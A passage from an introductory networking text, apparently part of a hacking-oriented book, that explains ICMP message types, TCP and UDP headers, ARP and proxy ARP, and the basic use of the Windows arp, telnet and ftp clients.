


For this type, the code for the ICMP header may have a value of one of the following:

- 0 Pointer indicates the error
- 1 required option missing

Source Quench (Type 4):

If there is not enough buffer space available with a router to queue the datagram for delivery to the next network on the route to the destination host, then the router discards the datagram and sends a source quench message to the source host.




A destination host may also send a source quench message if datagrams arrive too fast to be processed. The source quench message is a request to the host to cut back the rate at which it is sending traffic to the internet destination.

The gateway may send a source quench message for every message that it discards. On receipt of a source quench message, the source host should cut back the rate at which it is sending traffic to the specified destination until it no longer receives source quench messages from the gateway. The source host can then gradually increase the rate at which it sends traffic to the destination until it again receives source quench messages.

The ICMP header code for this type of message is always zero.

Redirect (Type 5):

If this message is received from a gateway, it implies that the host should send future datagrams to the gateway address given in the ICMP message. The gateway forwards the original datagram's data to the internet destination.



The codes for the ICMP header can be one of the following:


- 0 Redirect datagrams for the Network.
- 1 Redirect datagrams for the Host.
- 2 Redirect datagrams for the Type of Service and Network.
- 3 Redirect datagrams for the Type of Service and Host.

Codes 0, 1, 2, and 3 may be received from a gateway.

Echo (Type 8) and Echo reply (Type 0):

Echo is used to detect if another host is active on the network. The data received in the echo message will be returned in an echo reply


message. The identifier and sequence number may be used by the echo sender to aid in matching the replies with the echo requests. The echoer returns these same values in the echo reply. The code for the ICMP header is zero.



This mechanism is used by the Ping command to determine if the destination host is reachable.

Timestamp (Type 13) or Timestamp Reply (Type 14):


These two messages are for performance measurement and for debugging.



The sender initializes the identifier and sequence numbers for a datagram, sets the originate timestamp and sends it to recipient. The recipient on receiving the datagram fills receive and transmit timestamp fields, changes the type to timestamp reply and returns it to the recipient. The timestamp is 32 bits of milliseconds since midnight UT. The code value for the ICMP header of this type is zero.

Information Request (Type 15) and Information Reply (Type 16):

An information request is issued by a host to obtain an IP address for the attached network. This message may be sent with the source network in the IP header source and destination address fields zero. The replying IP module should send the reply with the addresses fully specified.




The code for the ICMP header for this type of message may be zero.

Transmission Control Protocol (TCP): The Transmission Control Protocol (TCP) is intended for use as a highly reliable host-to-host protocol between hosts in packet-switched computer communication

networks, and in interconnected systems of such networks. Unlike User Datagram Protocol (UDP), Transmission Control Protocol (TCP) is connection-oriented protocol notably it provides error recovery, flow-control and reliability.

The TCP fits into a layered protocol architecture just above a basic Internet Protocol which provides a way for TCP to send and receive variable-length segments of information enclosed in internet datagram "envelopes".

Protocol Layering



The primary purpose of TCP is to provide reliable, securable logical circuit or connection service between pairs of processes. To provide this on the top of a less reliable lower-level protocols (such as IP), TCP requires the following facilities:

Basic data transfer:

TCP transfers a contiguous stream of bytes in each direction between its users by packaging some number of bytes into segments for transmission through the internet system. TCP itself decides how to segment the data and when to block or forward data at its own convenience.

Sometimes users need to be sure that all the data they have submitted to TCP has been transmitted. For this reason, a push function is defined. A push causes the TCP to promptly forward and deliver data up to that point to the destination host.

Reliability:

TCP recovers from data that is damaged, lost, duplicated, or delivered out of order, by the internet system, by assigning a sequence number to each byte transmitted to the destination and expecting a positive acknowledgement (ACK) from the receiving TCP. If the ACK is not received within the timeout interval, the data is retransmitted.

The receiving TCP uses the sequence numbers to correctly rearrange the segments that may be received out of order and to eliminate duplicates. Damage is handled by adding a checksum to each segment transmitted, checking it at the receiver, and discarding damaged segments.

Flow Control:

The receiving TCP also indicates a range of acceptable sequence numbers beyond the last segment successfully received without causing overrun and overflow of its internal buffers. This can be achieved by returning a "window" with every ACK indicating the allowed number of bytes that the sender may transmit before receiving further permission.

Multiplexing:

To allow many processes within a single host to use TCP communication facilities simultaneously, the TCP provides set of ports within each host. Concatenated with the network and host addresses from the internet communication layer this forms a socket. A pair of sockets indicates a connection. So, a socket may be simultaneously used in multiple connections.

Connections:


The reliability and flow control mechanisms described above require that TCP initialize and maintain certain status information for each data stream. The combination of this information, including sockets, sequence numbers and window sizes, is called a connection. Each connection is uniquely identified by a pair of sockets used by the sending and receiving processes.

Precedence and Security:

The users of TCP may indicate the security and precedence for their communication.

The three-way handshake:

The procedures to establish connections utilize the synchronize (SYN) control flag and involves an exchange of three messages. This exchange has been termed a three-way hand shake.




- The requesting end (sender) sends a connection request (SYN segment) to the receiver end specifying the port number that it wants to connect to.
- The receiver end responds the senders request with is own SYN segment containing the sender's initial sequence number. Also the receiver end acknowledges the sender's SYN by ACKing.
- The sender acknowledges the SYN from the receiver by ACKing.

These three processes complete the connection establishment. This is often referred as the three-way handshake.

TCP Segment:

TCP segments are sent as internet datagrams. A TCP header follows the internet header, supplying information specific to the internet protocol. The following figure represents the format of TCP Segment.



Source Port: 16 bits

The source port number, used by the receiver to reply to the sender.

Destination Port: 16 bits

The destination port number.

Sequence Number: 32 bits

The sequence number of the first data octet in this segment (except when SYN is present). If SYN is present the sequence number is the initial sequence number (ISN) and the first data octet is ISN+1.

Acknowledgement Number: 32 bits

If the ACK control bit is set this field contains the value of the next sequence number the sender of the segment is expecting to receive.

Data Offset: 4 bits

The number of 32 bit words in the TCP header. It indicates where the data begins. The TCP header is an integral number of 32 bits long.

Reserved: 6 bits

Reserved for future use; must be zero.

Control Bits: 6 bits (from left to right):

- URG:** Urgent Pointer field is significant
- ACK:** Acknowledgment field is significant
- PSH:** Push Function
- RST:** Resets the connection
- SYN:** Synchronizes the sequence numbers
- FIN:** No more data from sender


Window: 16 bits

Used in ACK segments. It indicates the number of data bytes beginning with the one indicated in the acknowledgement field which the sender of this segment is willing to accept.

Checksum: 16 bits

The 16 bit one's complement of the one's complement sum of all 16 bit words in a pseudo header, the TCP header and the TCP data. If a segment contains an odd number of header and text octets to be checksummed, the

last octet is padded on the right with zeros to form a 16 bit word for checksum purposes. The pad is not transmitted as part of the segment. While computing the checksum, the checksum field itself is replaced with zeros.



The pseudo-header is same as that is used by UDP in calculating checksum. This pseudo header contains the Source Address, the Destination Address, the Protocol, and TCP length. This gives the TCP protection against misrouted segments.

Urgent Pointer: 16 bits

The urgent pointer points to the sequence number of the octet following the urgent data. This field is only be interpreted in segments with the URG control bit set.

Options: Variable

Options may occupy space at the end of the TCP header or a multiple of 8 bits in length. As in the case of IP datagram options, the tw cases for the format of the option are:

- A single octet of option-kind
- An octet of option-kind, an option of octet-length and the actual option-data octets.

Padding: variable

The TCP header padding is used to ensure that the TCP header ends and data begins on a 32 bit boundary. The padding is composed of zeros.

During the lifetime of a connection, the connection progresses through different states. The states are: LISTEN, SYN-SENT, SYN-RECEIVED, ESTABLISHED, FIN-WAIT-1, FIN-WAIT-2, CLOSE-WAIT, CLOSING, LAST-ACK, TIME-WAIT, and the fictional state CLOSED.

LISTEN: represents waiting for a connection request from any remote TCP or port.

SYN-SENT: represents waiting for a matching connection request after having sent a connection request.

SYN-RECEIVED: represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.

ESTABLISHED: represents an open connection, data received can be delivered to the user. The normal state for the data transfer phase of the connection.

FIN-WAIT-1: represents waiting for a connection termination request from the remote TCP, or an acknowledgment of the connection termination request previously sent.

FIN-WAIT-2: represents waiting for a connection termination request from the remote TCP.

CLOSE-WAIT: represents waiting for a connection termination request from the local user.

CLOSING: represents waiting for a connection termination request acknowledgment from the remote TCP.

LAST-ACK: represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP (which includes an acknowledgment of its connection termination request).

TIME-WAIT: represents waiting for enough time to pass to be sure the remote TCP received the acknowledgment of its connection termination request.


CLOSED: This is fictional because when the state is CLOSED it represents there is no connection at all.

A TCP connection progresses from one state to another in response to function calls. The various function calls that were described in RFC 793 are OPEN, SEND, RECEIVE, CLOSE, ABORT, and STATUS.

User Datagram Protocol (UDP): UDP is basically an application interface to IP. UDP is a simple connectionless, datagram oriented and transport layer protocol: each output operation by a process produces exactly one UDP datagram, which causes one IP datagram to be sent. UDP being connectionless protocol don't provide reliability, meaning there is no indication to the source that the datagram has been received correctly to the destination host. UDP has no error recovery or flow-control to IP. It simply acts as a sender and receiver of datagrams.

UDP provides a mechanism for one application to send a datagram to another. Applications sending datagrams to a host need to identify a target that is more specific than the IP address, since datagrams are normally directed to certain processes not to the system as a whole. UDP provides this by using ports.

The UDP datagram is sent within a single IP datagram. Although the IP datagram may be fragmented during transmission, the IP datagram will be re-assembled at the destination host before presenting it to the UDP layer.



Source Port: 16 bits

This identifies the port number of the sending process. It is the port to which replies should be addressed. If the port number is not specified, the field is set to 0.

Destination Port: 16 bits


This identifies the port number on the receiving process on the destination host.

Length: 16 bits

Length of the UDP header and Data in bytes. The minimum value for this field is 8 bytes.

Checksum: 16 bits

Checksum is the 16-bit one's complement of the one's complement sum of a pseudo header of information from the IP header, the UDP header, and the data, padded with zero bytes at the end (if necessary) to make a multiple of two bytes.



UDP includes a 12 byte pseudo-header conceptually prefixed to the UDP header (contains the source address, the destination address, the protocol, and the UDP length) just for the checksum calculation. This information gives protection against misrouted datagrams. The figure shows the format of a UDP pseudo-header.

UDP User interface:

RFC 768 describes the User interface in UDP for providing:

- The creation of new receive ports
- receive operations on the receive ports that return the data octets and an indication of source port and source address
- and an operation that allows a datagram to be sent, specifying the data, source and destination ports and addresses to be sent.

The standard applications using UDP include:

- Domain Name System (DNS) name server
- Remote procedure Call (RPC)
- Simple Network Management Protocol (SNMP)
- Trivial File Transfer protocol (TFTP)

Address Resolution Protocol (ARP):The TCP/IP protocol suite only understands the 32-bit IP addresses that we have studied earlier. On a single physical network, each host on the network is known by their

physical hardware address. When the host wants to send a datagram to an IP address, the device drivers does not understand this address. Address Resolution Protocol (ARP) solves this problem by providing a dynamic mapping from an IP address to the corresponding hardware address. RFC 826 [Plummer 1982] is the specification of ARP.

ARP is a network-specific standard protocol. ARP is responsible for translating higher level protocol addresses (IP addresses) to physical network addresses. ARP uses a lookup table (ARP cache) to perform this translation.

When the address is not found in the lookup table (ARP cache), ARP sends an Ethernet frame called ARP request to every host on the network. This is called a broadcast. The ARP request contains the IP address of the destination host. If the host on the network identifies its own IP address in the ARP request, it responds the requesting host with an ARP reply. The ARP reply contains physical hardware address for the IP address and the source route information. Both the physical hardware address and source route information for a particular IP address are now stored in the ARP cache of the requesting host. Now the host can translate the IP addresses to the physical hardware address and datagrams can be routed to the destination host.

The format of an ARP request/reply packet is shown below.

Hardware address space	
Protocol address space	
Hardware address byte length (n)	Protocol address byte length (m)
Operation code	
Hardware address of sender	
Protocol address of sender	
Hardware address of target	
Protocol address of target	

Hardware address space: 2 bytes

Specifies the type of hardware address; its value is 1 for an Ethernet.

Protocol address space: 2 bytes

Specifies the type of protocol address being mapped. Its value is 0x0800 for IP addresses.

Hardware address byte length: 1 byte

Specifies the size in bytes of the hardware address in this packet.

Protocol address byte length: 1 byte

Specifies the size in bytes of the protocol address in this packet.

Operation Code: 2 bytes

Specifies whether the operation is an ARP request (value 1), ARP reply (2), RARP request (3), or RARP reply (4).

Sender/target hardware address:

Specifies the sender/target hardware address.

Sender/target protocol address:

Contains the protocol addresses. For TCP/IP these are 32 bit IP addresses.

For an ARP request all the fields are filled in except the target hardware address. When a system receives an ARP request directed to it, it fills in its hardware address, swaps the two sender addresses with the two target addresses, sets the *op* field to 2, and sends the reply.

For the effective mapping of IP addresses to physical hardware addresses, the ARP cache on each host should be efficiently organized. The cache maintains the recent mappings of IP addresses to hardware addresses. The normal expiration time of an entry in the cache is 20 minutes from the time it was created.

Proxy ARP: Proxy ARP lets the router answer the ARP requests on one of its networks for a host on another of its networks. This fools the sender of the ARP request into thinking that the router is the destination host, when in fact the destination host is "on the other side" of the router. The router is acting as a proxy agent for the destination host, relaying packets to it from other hosts.

Consider one IP network is divided into subnets and interconnected by routers. Consider hosts A and B which are on different physical networks within the same IP network, and a router R between the two sub-networks.

For host A to send an IP datagram to host B, A must know the physical hardware address of B. So, host A sends out an ARP request. But host B doesn't receive the request, router R does. Router R will be able to see the host B on another physical network. The router R will reply to the ARP request as if it were host B. Host A receives the ARP reply and it sends out the future datagrams for host B to the router R. Then the router will forward such datagrams to the correct subnet.

arp command: To see the ARP cache entries on your system, go to DOS prompt and type **arp -a**. The result will be something like as follows:

```
Interface: 0.0.0.0 on Interface 0x1000002
  Internet Address      Physical Address      Type
  12.68.18.20           01-54-20-28-a1-09    static
  25.65.28.28           00-56-00-98-d3-08    static
```

Using the **arp -s** command entries for an IP address and the corresponding network addresses can also be added to the cache. The entries made are static and are permanent.

arp -d is used to delete an entry from the ARP cache.

For other parameters that could be used with arp command, go to DOS and type **arp**.


TELNET: TELNET is a standard application protocol. The purpose of the TELNET Protocol is to provide a fairly general, bi-directional, eight-bit byte oriented communications facility. The TELNET protocol provides a standardized interface, through which a program on one host can access the resources on another host.

The Telnet service is provided through TCP's port number 23. The TELNET program is intended to provide remote login across the network to a host and allows the user to execute commands on that host. This feature makes TELNET to be the ultimate hacker tool for hacking across the networks.

A lot of people asked me the question, "I've tried telnetting to an IP address but I can't connect to port 23. What's the problem?". Remember for the client to connect to a remote computer at some port (say port 23) there must be some server running on that port. Telnet is used on networks to enable remote administration of the system. Most of the routers will have telnet port open that enables the administrator to configure the router sitting at a remote place.

Telnet server is a gateway for Telnet Clients. When telnet server is running on a remote computer you can use your telnet client to connect to that remote computer and run character-mode applications on that computer. On Windows systems if you enable telnet service on a system, you can connect to that system using the telnet program. Once logged on, a user is given a command prompt that can be used as if it had been opened in a command prompt window locally.

On a Windows XP system Telnet program can be found at C:\Windows\system32\telnet.exe. On a Windows 9x system it can be found at C:\windows\telnet.exe. In Windows XP telnet program comes in console mode. To start telnet program in Windows, go to Start and click on Run, then type telnet. On Windows XP you will see a window popping up like the one shown below.




In Windows 9x system instead of the above text-based window, you will see a GUI window popping up.

To connect to a remote computer using the telnet program, just type the following command.

```
Microsoft Telnet>open <hostname>
```


Generally if there is a server running on the hostname you've tried you will see a welcome message and also a login prompt. Below shown is a telnet session I've tried at rgfn.epcc.edu. One more interesting thing about telnet is that, we can use telnet to know some valuable information about the host's Operating System which is extremely useful while we study about the exploits.



This command allows you to connect to port 23 on the remote system. Telnet not only allows the clients to connect to port 23, using the telnet program you can connect to any open port on the remote computer. (we will study about telnetting to other well-known ports in the coming topics). The different telnet commands accepted by the telnet client are described in the following table.

Command	Description
open	Use open hostname portnumber to establish a telnet connection to a host.
close	Use the close command to close an existing Telnet connection.
	Use the display command to view the current settings for the Telnet client.

The **display** command lists the current operating parameters. If you are in a Telnet session (connected to a Telnet server), to modify the parameters, press CTRL+]. This escapes from the Telnet session. (To return to the Telnet session, press ENTER.)

display The following operating parameters are available:

- WILL AUTH ([NTLM](#) Authentication)
- WONT AUTH
- WILL TERM TYPE
- WONT TERM TYPE
- LOCALECHO off

- **LOCALECHO** on

quit Use the **quit** command to exit from Telnet.

Use the **set** command to set the terminal type for the connection, turn on local echo, set authentication to NTLM, set the escape character, and set up logging.

- **SET NTLM** turns on NTLM.

While you are using NTLM Authentication, you are not prompted for a logon name and password when connecting from a remote computer.

- **SET LOCALECHO** turns on local echoing.
- **SET TERM {ANSI|VT100|VT52|VTNT}** sets the terminal type to the appropriate terminal type.

set

Use the VT100 terminal type if you are running normal command-line applications. Use the VTNT terminal type if you are running advanced command-line applications, such as **edit**.

- **ESCAPE** *Character* sets the key sequence to use for switching from session to command mode. For example, to set CTRL+P as your escape character, type **set escape**, press CTRL+P, and then press ENTER.
- **LOGFILE** *FileName* sets the file to be used for logging Telnet activity. The log file must be on your local computer.

Logging begins automatically when you set this option.

- **LOGGING** turns on logging.

If no log file is set, an error message is displayed.

Use **unset** to turn off local echo or to set authentication to logon/password prompt.

unset

- **UNSET NLM** turns off NLM.
- **UNSET LOCALECHO** turns off local echoing.

status Use the **status** command to determine whether the Telnet client is connected.

CTRL+] Press CTRL+] to move to the Telnet command prompt from a connected session.

enter Use the **enter** command from the command prompt to go to the connected session (if it exists).

?/help Prints Help information.

TELNET FAQs:

➤ **Why Should I use Telnet?**

- ✓ Telnet is a terminal emulation which runs on your computer and connects your PC to a remote system. You can issue commands to the remote system from your telnet system, they will be executed as if they were issued directly on the server. This enables you to control a remote computer from your PC. Also telnet can be used to gain some valuable information, like the Operating system running etc..., about the remote computer.

➤ **What is terminal emulation?**

- ✓ Right from the beginning of this article we are saying the word "Terminal Emulation". But what is terminal emulation??

Terminal emulation means making your computer to respond like a particular terminal i.e. imitating your computer like the remote computer. This terminal emulation of telnet enables you to execute remote commands as if they were issued from the same computer.

➤ **What is hostname?**

- ✓ A hostname is the identifying string for a computer accessible by the user at a remote location. The hostname stands for the IP address of that remote computer. An example for hostname is rgfn.epcc.edu. when we use this hostname the DNS returns the IP address for that hostname and hence telnet connects to that IP address.

➤ **I've tried telnetting to a hostname, but it says "Could not open connection to host on port 23". What's the problem?**

- ✓ To start a telnet session with a remote computer, there must be telnet server running on the remote computer. Probably the remote computer, you've tried telnetting to, may not have the server running on port 23.


File Transfer Protocol: File Transfer Protocol (FTP) is a standard protocol described in RFC 959. FTP uses TCP port 21 to provide reliable end-to-end connections. FTP can be used to for reliable and efficient data transfer between the client and server in either direction. The client can either download a file from the server or can upload a file to the server.

You might wonder that using a freeware/shareware client such as Cute FTP, WS FTP etc... you can easily transfer your files across the globe to or from a computer running File Transfer Protocol server service. Even a good FTP client comes shipped with the Windows Operating System. On a Windows XP system it can be found at C:\Windows\System32\ftp.exe.

To launch the FTP client click Start then click on Run and type ftp. This will pop-up a DOS window with "ftp>" prompt. To start a FTP session type the following command:

```
ftp> open <hostname>
```

